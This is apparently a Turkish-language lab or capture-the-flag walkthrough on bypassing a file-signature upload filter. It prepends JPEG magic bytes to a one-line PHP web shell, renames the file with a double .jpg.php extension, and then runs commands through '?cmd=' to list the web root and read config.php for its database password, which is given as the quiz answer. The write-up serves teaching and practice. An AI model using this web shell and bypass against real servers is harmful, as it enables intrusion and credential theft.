


FILE UPLOAD

3.2 File Signatur Filter Bypass (Dosya İmza Filtrelemesini Atlatma)

ÇÖZÜM

Bu konuda'da az önce Burp ile bazı bilgileri görmüştük, Dosya adı ve **Mime Type**'ı ve hatta php dosyasının içeriğini byte değerlerini gördük. Burada ki bypasslayacağımız iki nokta var hem **MIME TYPE** ı **image/png** yapıcaz hemde byte değerini png değeriymiş gibi göstereceiz.



İlk önce normal bir fotoğraf yüklemeyi deniyorum ve **Burp** ile dinliyorum.

```
-----205988113520171161373938090397
Content-Disposition: form-data; name="input_image"; filename="webcam-toy-foto11.jpg"
Content-Type: image/jpeg
```

Bu
jpg

ÿÿàJFIFÛ

%# , #&')*)-0-(0%()ÿÛ

şekilde

```
(((((ÿÿà "ÿÿ
ÿÿ!1AQa"q2;#B&ARÑð$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxzqE#%!'S"~"µ¶·,¹º»¼½¾¿ÀÁÂÃÄÅÆÇÈÉÊËÌÍÎÏÐÑÒÓÔÕÖ×ØÙÚÛÜÝÞßàáâãäåæçèéêëìíîïðñ
ÿÿ!1AQa"2B|zÁ #3RbbrÑ
$4&%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxzqE#%!'S"~"µ¶·,¹º»¼½¾¿ÀÁÂÃÄÅÆÇÈÉÊËÌÍÎÏÐÑÒÓÔÕÖ×ØÙÚÛÜÝÞßàáâãäåæçèéêëìíîïðñ
cZJxpE%60iAP3u úSlhW#hX$
.(S-<)èjLs@SS-@eINA0XUsVjh1*0B {U'j«0Ei,µq)QVO 04Q07,¼"°c0âpÃ0°âZ4K0JdKV0j^!,!i0°~X#0è/cYA*Y0i0-;0wvEÑE-61¶5S¶(q(q(
€701CsW% ÈjDlUwZÀq0U"E#;
-H00!5\00-4@CHEHE4C(4iRbè3½+0Sj,hIa0$+Vf0Ç`S`eS0ÜRiät0b;B8W`z),0qIjM¶0iHvW)zW"W&Ldx ýi0iµ!Ü4SX{P"TD"ÄÜE#hHÇJiSP0[°€Q0VUE
0Sb7:wjcSj*QÁW$E(béF)0B)i0W$8S
```

formatının byte verileri var, burada ki bytları okuyarak dosyanın ne formatta olduğunu belirtiyor, burda da ilk satıra bakarak anlıyor biz ilk satır harici tüm satırı silicez.

```
ÿÿàJFIFÛ
<?php system($_GET['cmd']); ?>
```

Ve onun altına payloadımızı yazıyoruz, bu payload ise , **php** ile systemden **cmd** programını çağırıyor ve burada **GET** isteği ile yapıcaz yani **?** ile. Ve son olarak şurayda değiştireceiz.

```
938090397
; filename="webcam-toy-foto11.jpg.php"
```

Burada ise dosya üzerinde anlayaması üzerine jpg silmeyip devamında .php ile bitiriyoruz ki php betiği çalışsın.

Dosya başarıyla yüklendi!

Dosya yolu: [uploads/webcam-toy-foto11.jpg.php](#)

Ve çalıştı hemen gidip **shell** alıp soruyu cevaplıyalım. Ancak burada shelli **?** ile alıcaz.

← → ↻
 JFIF C

Gördüğünüz gibi ilk byte geldi resmin ancak sonrası yok, ve **?cmd=** deyip yazdım eşittirden sonrasını komutlarımızı çalıştırabiliriz.

JFIF C /var/www/html/uploads

Muhtemelen dosyamız yine html içinde hemen html dizini okuyalım.

?cmd=ls /var/www/html

assets config.php delete.php index.php uploads

Ve burada **config.php** dosyamızı okumak istiyorum.

?cmd=tail /var/www/html/config.php

CAT ile değilde **TAIL**'e okumamın sebebi **cat** komutu'nun çalışmamasıydı bende farklı okuma yöntemleri ile çözdüm.

JFIF C \$db_name = 'hv_database'; \$charset = 'utf8'; \$username = 'root'; \$password = '2xESbdzvegfhaykF'; \$db = new PDO("mysql:host=\$host; dbname=\$db_name;charset=\$charset",\$username,\$password); } catch(PDOException \$e){ } ?>

Soru : "config.php" dosyasında bulunan veritabanı şifresi nedir?

Cevap : 2xESbdzvegfhaykF